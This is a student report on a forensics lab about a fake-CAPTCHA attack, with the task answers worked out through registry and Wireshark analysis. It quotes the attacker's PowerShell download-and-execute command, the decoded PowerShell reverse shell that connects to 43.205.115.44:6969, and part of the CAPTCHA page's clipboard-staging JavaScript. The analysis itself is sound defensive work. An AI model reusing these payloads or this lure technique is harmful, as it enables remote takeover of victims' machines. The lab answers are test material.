

Network Security

Project Presentation

Report of Pikaptcha: A Lab about Fake Captchas

By: Muhammad Shaheer Usama, 447105587

Taha Hakeem, 447100611

Instructor: Prof. Dr. Bander Al Jabr

Table of Contents

Contents


Overview:	2
Task 1:	3
Task 2:	6
Task 3:	6
Task 4:	10
Task 5:	11
Task 6:	12


Overview:

The objective of this lab is the understanding and analysis of a Fake Captcha attack. The lab essentially teaches us how to detect suspicious behaviour logged into the system and then trace it back to the source, i.e. the fake captcha.


The scenario states: “Happy Grunwald contacted the sysadmin, Alonzo, because of issues he had downloading the latest version of Microsoft Office. He had received an email saying he needed to update, and clicked the link to do it. He reported that he visited the website and solved a captcha, but no office download page came back. Alonzo, who himself was bombarded with phishing attacks last year and was now aware of attacker tactics, immediately notified the security team to isolate the machine as he suspected an attack. You are provided with network traffic and endpoint artifacts to answer questions about what happened.”

First, we are provided with a zip file that contains a pcap file and an encrypted collection of system-related files





The password is provided on the lab webpage




Name			Size	Pac	Created by KAPE version 1.3.0.2 on 2024-09-23T05:22:09.5720380Z	
..						
C						
2024-09-23T05_22_09_5720380_CopyLog.csv			183,130,089	39,418,		
2024-09-23T05_22_09_5720380_SkipLog.csv.csv			69,491	15,		
			624			

Task 1:

Task 1


It is crucial to understand any payloads executed on the system for initial access. Analyzing registry hive for user happy grunwald. What is the full command that was run to download and execute the stager.

Since we are tasked with finding data related to a specific user, we can check the KAPE files for the user profile for Happy Grunwald



Name	Date modified	Type	Size
AppData	23-Sep-24 8:22 AM	File folder	
NTUSER.DAT	09-Mar-23 4:39 PM	DAT File	1,280 KB
ntuser.dat.LOG1	08-Mar-23 2:19 PM	LOG1 File	380 KB
ntuser.dat.LOG2	08-Mar-23 2:19 PM	LOG2 File	353 KB

We can use Registry Explorer to examine the hive file as well as the log files.



If we go to the Available Bookmarks tab, we can view all forensically important registry data

	Key name	# values	# subkeys	Last write timestamp	
🔍	HKLM\Software\Classes\CLSID\{...}	=	=	=	
📁	C:\Users\shahe\Documents\P...			1601-01-01 00:00:00	
▶	Accounts	2	2	2024-09-23 05:19:36	
▶	Applets	0	1	2023-03-08 11:19:43	
	ApplicationAssociationToasts	299	0	2024-09-23 05:03:06	
▶	CD Burning	0	2	2023-03-08 11:19:43	
▶	CurrentVersion	0	1	2023-03-08 11:19:21	
▶	CurrentVersion	0	62	2024-09-23 05:12:27	
▶	CurrentVersion	0	14	2023-03-08 11:20:00	
	Desktop	11	0	2024-09-23 05:20:09	
	Environment	4	0	2024-09-23 05:17:30	
▶	FeatureUsage	1	5	2023-03-10 03:29:43	
▶	FileExts	0	176	2023-03-10 04:05:18	
▶	FileHistory	0	1	2023-03-08 11:19:21	
	FTP	1	0	2023-03-08 11:19:23	
	History	2	0	2023-03-09 09:29:35	
▶	Internet Settings	12	11	2023-03-10 04:05:18	
▶	Main	21	1	2023-03-08 11:20:00	
▶	MountPoints2	0	3	2023-03-09 09:26:08	
	App Paths	0	0	2023-03-10 04:04:31	
▶	Uninstall	0	1	2024-09-23 05:17:15	
	PrinterPorts	4	0	2024-09-23 05:16:42	
▶	RecentDocs	4	1	2023-03-09 09:26:18	
	Run	2	0	2024-09-23 05:17:30	
▶	RunMRU	3	0	2024-09-23 05:07:45	
	RunOnce	0	0	2023-03-10 03:13:53	

Payload Execution uses either the Run, RunMRU or RunOnce commands

Run:

Values						
Drag a column header here to group by that column						
	Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
🔍	HKLM\Software\Classes\CLSID\{...}	HKLM\Software\Classes\CLSID\{...}	HKLM\Software\Classes\CLSID\{...}	HKLM\Software\Classes\CLSID\{...}	☒	☒
▶	OneDrive	RegSz	"C:\Program Files\Microsoft OneDrive\...	72-00-6F-00-75-00-6E-00-64-00-00-00...	☐	☐
	com.squirrel.Teams.Teams	RegSz	C:\Users\happy.grunwald\AppData\Lo...		☐	☐

RunOnce:

Values				
Drag a column header here to group by that column				
	Value Name	Value Type	Data	Value Slack
🔍	=	=	=	=

RunMRU:

Values RunMRU			
Drag a column header here to group by that column			
	Value Name	Mru Position	Executable
	c	=	=
	b		0 powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"
	a	1	%tmp%

Out of all three of these, only RunMRU shows a payload being passed. This means the script was copied and pasted into the Windows Run dialog

Task 1

It is crucial to understand any payloads executed on the system for initial access. Analyzing registry hive for user happy grunwald. What is the full command that was run to download and execute the stager.

powershell -NOP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')

Submit Task

Task 2: At what time in UTC did the malicious payload execute?

The time of the attack is provided right next to the script

Executable	Opened On
c	=
powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"	2024-09-23 05:07:45
%tmp%	

Task 2

At what time in UTC did the malicious payload execute?

2024-09-23 05:07:45

Submit Task

Task 3: The payload which was executed initially downloaded a PowerShell script and executed it in memory. What is sha256 hash of the script?

We can use Wireshark to pinpoint the exact moment the payload was downloaded onto the system

Load the pcap file into Wireshark and we get this

pikaptcha.pcapng							
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help							
Apply a display filter ... <Ctrl-/>							
No.	Time	Source	Destination	Protocol	Length	Info	
149164	2024-09-23 05:07:47.856322Z	58.65.192.225	172.17.79.129	TCP	1418	80 → 63542 [PSH, ACK] Seq=3326164 Ack=23848 Win=64240 Len=	
149165	2024-09-23 05:07:47.856356Z	172.17.79.129	58.65.192.225	TCP	60	63542 → 80 [ACK] Seq=23848 Ack=3324704 Win=64240 Len=0	
149166	2024-09-23 05:07:47.856533Z	172.17.79.129	58.65.192.225	TCP	60	63542 → 80 [ACK] Seq=23848 Ack=3327528 Win=64240 Len=0	
149167	2024-09-23 05:07:47.856565Z	58.65.192.225	172.17.79.129	TCP	1514	80 → 63542 [ACK] Seq=3327528 Ack=23848 Win=64240 Len=1460	
149168	2024-09-23 05:07:47.856565Z	58.65.192.225	172.17.79.129	TCP	1418	80 → 63542 [PSH, ACK] Seq=3328988 Ack=23848 Win=64240 Len=	



Since we know the ip address we can filter the results

ip.addr== 43.205.115.44							
No.	Time	Source	Destination	Protocol	Length	Info	
57346	2024-09-23 05:06:15.869162Z	172.17.79.129	43.205.115.44	TCP	66	63570 → 80 [SYN] Seq=	
57347	2024-09-23 05:06:15.869731Z	172.17.79.129	43.205.115.44	TCP	66	63571 → 80 [SYN] Seq=	
57446	2024-09-23 05:06:15.932848Z	172.17.79.129	43.205.115.44	TCP	60	63571 → 80 [ACK] Seq=	
57448	2024-09-23 05:06:15.933181Z	172.17.79.129	43.205.115.44	HTTP	401	GET / HTTP/1.1	
57451	2024-09-23 05:06:15.934027Z	172.17.79.129	43.205.115.44	TCP	60	63570 → 80 [ACK] Seq=	
57544	2024-09-23 05:06:16.028830Z	172.17.79.129	43.205.115.44	TCP	60	63571 → 80 [ACK] Seq=	
58627	2024-09-23 05:06:17.019675Z	172.17.79.129	43.205.115.44	HTTP	354	GET /favicon.ico HT	
58774	2024-09-23 05:06:17.131889Z	172.17.79.129	43.205.115.44	TCP	60	63570 → 80 [ACK] Seq=	
62698	2024-09-23 05:06:21.034824Z	172.17.79.129	43.205.115.44	TCP	60	63571 → 80 [ACK] Seq=	
62699	2024-09-23 05:06:21.034929Z	172.17.79.129	43.205.115.44	TCP	60	63571 → 80 [FIN, ACK]	
63957	2024-09-23 05:06:22.085605Z	172.17.79.129	43.205.115.44	TCP	60	63570 → 80 [ACK] Seq=	
63958	2024-09-23 05:06:22.085704Z	172.17.79.129	43.205.115.44	TCP	60	63570 → 80 [FIN, ACK]	
148851	2024-09-23 05:07:47.481649Z	172.17.79.129	43.205.115.44	TCP	66	63588 → 80 [SYN] Seq=	
148861	2024-09-23 05:07:47.546458Z	172.17.79.129	43.205.115.44	TCP	60	63588 → 80 [ACK] Seq=	
148864	2024-09-23 05:07:47.547413Z	172.17.79.129	43.205.115.44	HTTP	138	GET /office2024insta	
148888	2024-09-23 05:07:47.619758Z	172.17.79.129	43.205.115.44	TCP	60	63588 → 80 [ACK] Seq=	
149239	2024-09-23 05:07:48.073971Z	172.17.79.129	43.205.115.44	TCP	66	63589 → 6969 [SYN] :	
149342	2024-09-23 05:07:48.138142Z	172.17.79.129	43.205.115.44	TCP	60	63589 → 6969 [ACK] :	
153051	2024-09-23 05:07:52.623453Z	172.17.79.129	43.205.115.44	TCP	60	63588 → 80 [ACK] Seq=	

We see some http traffic initially from this IP and then multiple TCP streams on a single unique port, indicating some kind of consistent connection.

We can try to download the suspicious file from http traffic.

148851	2024-09-23 05:07:47.481649Z	172.17.79.129	43.205.115.44	TCP	66	63588 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 W	
148861	2024-09-23 05:07:47.546458Z	172.17.79.129	43.205.115.44	TCP	60	63588 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0	
148864	2024-09-23 05:07:47.547413Z	172.17.79.129	43.205.115.44	HTTP	138	GET /office2024install.ps1 HTTP/1.1	
148888	2024-09-23 05:07:47.619758Z	172.17.79.129	43.205.115.44	TCP	60	63588 → 80 [ACK] Seq=85 Ack=1617 Win=64240 Len=0	



After downloading we get this:

```
File Edit View

powershell -e
JABjAGwAaQB1AG4AdAAgAD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUA BDAGwAaQB1AG4AdAAoACIAN/
AuAFMAbwBjAGsAZQB0AHMALgBUAEMAUA BDAGwAaQB1AG4AdAAoACIAN/
ADQANAAiACwANGA5ADYA0QApADsAJABzAHQAcgB1AGEAbQAgAD0AIAAI
QAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdAB1AFsAXQBdACQAYgB5AH
NQA1ADMANQB8ACUAewAwAH0A0wB3AGGAAQB5AGUAKAAoACQAaQAgAD0A
B1AGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcu
AC0AbgB1ACAAMAApAHsA0wAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAt
kAcAB1AE4AYQBtAGUAIABTAHkAcwB0AGUAbQAUAFQAZQB4AHQALgBBAl
bgBnACKALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwA
BuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMg
AFMAAdABYAgkAbgBnACA AKQA7ACQAcwB1AG4AZABiAGEAYwBrADIAIAA
sATAAaACAAAgB0AEMAUAIAiACAAKwAAGACgACAB3AG0AKQAuAEAAAYQB0A
```

This is Base64, so we can use an online decoder to decrypt the script

Base64 Decode

This online Base64 decoding tool helps you decode Base64 to text or binary. You can output UTF-8, UTF-16, Hex, or other encodings. It also supports various formats such as RFC 4648 (standard and URL Safe), RFC 2045 (MIME), RFC 2152 (UTF-7), and RFC 3501 (IMAP).

Settings

Decode

☒ Auto Update

☐ Remember Input

Output Encoding

UTF-8

Input

JABjAGwAaQB1AG4AdAAgAD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUA BDAGwAaQB1AG4AdAAoACIAN/ AuAFMAbwBjAGsAZQB0AHMALgBUAEMAUA BDAGwAaQB1AG4AdAAoACIAN/ ADQANAAiACwANGA5ADYA0QApADsAJABzAHQAcgB1AGEAbQAgAD0AIAAI QAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdAB1AFsAXQBdACQAYgB5AH NQA1ADMANQB8ACUAewAwAH0A0wB3AGGAAQB5AGUAKAAoACQAaQAgAD0A B1AGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcu AC0AbgB1ACAAMAApAHsA0wAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAt kAcAB1AE4AYQBtAGUAIABTAHkAcwB0AGUAbQAUAFQAZQB4AHQALgBBAl bgBnACKALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwA BuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMg AFMAAdABYAgkAbgBnACA AKQA7ACQAcwB1AG4AZABiAGEAYwBrADIAIAA sATAAaACAAAgB0AEMAUAIAiACAAKwAAGACgACAB3AG0AKQAuAEAAAYQB0A

Output

\$client = New-Object
System.Net.Sockets.TCPCClient("43.205.115.44",6969);\$stream =
\$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i =
\$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data =
(New-Object -TypeName
System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback =
(iex \$data 2>&1 | Out-String);\$sendback2 = \$sendback + "ps "
+ (\$pwd).Path + "> ";\$sendbyte =
([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$se
ndbyte,0,\$sendbyte.Length);\$stream.Flush();\$client.Close()

We get a PowerShell based reverse shell that can be used to give the attacker interactive connection for remote code execution.

If we now use an online encoder to create a SHA256 hash of the file:

Input



office2024install.ps1

Output

579284442094e1a44bea9cfb7d8d794c8977714f827c97bcb2822a97742914de

Task 3

The payload which was executed initially downloaded a PowerShell script and executed it in memory. What is sha256 hash of the script?

579284442094E1A44BEA9CFB7D8D794C8977714F827C97BCB2822A97742914DE



Submit Task

Task 4: To which port did the reverse shell connect?

The answer is actually in the malicious script

Output

```
$client = New-Object  
System.Net.Sockets.TCPClient("43.205.115.44", 6969); $str  
$client.GetStream(); [byte[]]$bytes = 0..65535|%{0}; whil
```

Task 4

To which port did the reverse shell connect?

6969

✓

Submit Task

Task 4

To which port did the reverse shell connect?

6969

✓

Submit Task

Task 5: For how many seconds was the reverse shell connection established between C2 and the victim's workstation?

We can filter the network traffic on Wireshark using the IP address and the port number

ip.addr == 43.205.115.44 && tcp.port == 6969				
No.	Time	S	D	Length
149239	2024-09-23 05:07:48.073971Z	1	172.17.79.129	40
149342	2024-09-23 05:07:48.138142Z	1	43.205.115.44	40
180099	2024-09-23 05:08:20.497172Z	1	172.17.79.129	40
180106	2024-09-23 05:08:20.528380Z	1	43.205.115.44	40
292752	2024-09-23 05:12:02.929146Z	1	172.17.79.129	40
293221	2024-09-23 05:12:03.774006Z	1	43.205.115.44	40
294691	2024-09-23 05:12:07.928514Z	1	172.17.79.129	40
331575	2024-09-23 05:12:57.698920Z	1	172.17.79.129	40
332196	2024-09-23 05:12:58.237817Z	1	43.205.115.44	40
364904	2024-09-23 05:13:32.418645Z	1	172.17.79.129	40
461989	2024-09-23 05:14:19.306901Z	1	43.205.115.44	40
462728	2024-09-23 05:14:19.711576Z	1	172.17.79.129	40
149341	2024-09-23 05:07:48.137918Z	4	43.205.115.44	40
180083	2024-09-23 05:08:20.447920Z	4	172.17.79.129	40
180107	2024-09-23 05:08:20.528380Z	4	43.205.115.44	40
292733	2024-09-23 05:12:02.882001Z	4	172.17.79.129	40
293222	2024-09-23 05:12:03.774041Z	4	43.205.115.44	40
294684	2024-09-23 05:12:07.914215Z	4	172.17.79.129	40
294692	2024-09-23 05:12:07.928514Z	4	43.205.115.44	40
331569	2024-09-23 05:12:57.644552Z	4	172.17.79.129	40
332197	2024-09-23 05:12:58.237817Z	4	43.205.115.44	40
364891	2024-09-23 05:13:32.376870Z	4	172.17.79.129	40
461988	2024-09-23 05:14:19.252605Z	4	43.205.115.44	40
462552	2024-09-23 05:14:19.663180Z	4	172.17.79.129	40
480660	2024-09-23 05:14:31.386096Z	4	43.205.115.44	40

First packet:

No.	Time	Source
149239	2024-09-23 05:07:48.073971Z	172.17.79.129

Final packet of the connect:

480660	2024-09-23 05:14:31.386096Z	43.205.115.44
480663	2024-09-23 05:14:31.484932Z	43.205.115.44

If we analyse the time difference, we get 6 minutes and 43 seconds, or 403 seconds

Task 5

For how many seconds was the reverse shell connection established between C2 and the victim's workstation?

403

Task 6: Attacker hosted a malicious Captcha to lure in users. What is the name of the function which contains the malicious payload to be pasted in victim's clipboard?

If we filter the Wireshark traffic to just IP address and HTTP:

ip.addr== 43.205.115.44 && http						
No.	Time	Source	Destination	Protocol	Length	Info
57448	2024-09-23 05:06:15.933181Z	172.17.79.129	43.205.115.44	HTTP	401	GET / HTTP/1.1
58627	2024-09-23 05:06:17.019675Z	172.17.79.129	43.205.115.44	HTTP	354	GET /favicon.ico HTTP/1.1
148864	2024-09-23 05:07:47.547413Z	172.17.79.129	43.205.115.44	HTTP	138	GET /office2024install.ps1 HTTP/1.1
157600	2024-09-23 05:07:57.584974Z	172.17.79.129	43.205.115.44	HTTP	493	GET / HTTP/1.1
57543	2024-09-23 05:06:16.028666Z	43.205.115.44	172.17.79.129	HTTP	668	HTTP/1.1 200 OK (text/html)
58687	2024-09-23 05:06:17.083453Z	43.205.115.44	172.17.79.129	HTTP	546	HTTP/1.1 404 Not Found (text/html)
148887	2024-09-23 05:07:47.619554Z	43.205.115.44	172.17.79.129	HTTP	210	HTTP/1.1 200 OK
157780	2024-09-23 05:07:57.651412Z	43.205.115.44	172.17.79.129	HTTP	668	HTTP/1.1 200 OK (text/html)

From this we can pinpoint where the attacker’s server responded with HTTP 200 OK status to the victim’s machine

No.	Time	Source	Destination	Protocol	Length	Info
57448	2024-09-23 05:06:15.933181Z	172.17.79.129	43.205.115.44	HTTP	401	GET / HTTP/1.1
58627	2024-09-23 05:06:17.019675Z	172.17.79.129	43.205.115.44	HTTP	354	GET /favicon.ico HTTP/1.1
148864	2024-09-23 05:07:47.547413Z	172.17.79.129	43.205.115.44	HTTP	138	GET /office2024install.ps1 HTTP/1.1
157600	2024-09-23 05:07:57.584974Z	172.17.79.129	43.205.115.44	HTTP	493	GET / HTTP/1.1
57543	2024-09-23 05:06:16.028666Z	43.205.115.44	172.17.79.129	HTTP	668	HTTP/1.1 200 OK (text/html)
58687	2024-09-23 05:06:17.083453Z	43.205.115.44	172.17.79.129	HTTP	546	HTTP/1.1 404 Not Found (text/html)

If we expand the details section of this packet and scroll down

Line-based text data: text/html (432 lines)

<!DOCTYPE html>\n

\n

<html lang="en">\n

<head>\n

<meta charset="utf-8">\n

<title>reCAPTCHA Verification</title>\n

\n

\n

function stageClipboard(commandToRun, verification_id){\n

\tconst revershell=`powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net

\tconst suffix = " # "\n

\tconst ploy = "✅ 'I am not a robot - reCAPTCHA Verification ID: "\n

\tconst end = "''\n

\tconst textToCopy = revershell\n

\n

Attacker hosted a malicious Captcha to lure in users. What is the name of the function which contains the malicious payload to be pasted in victim's clipboard?

[Submit Task](#)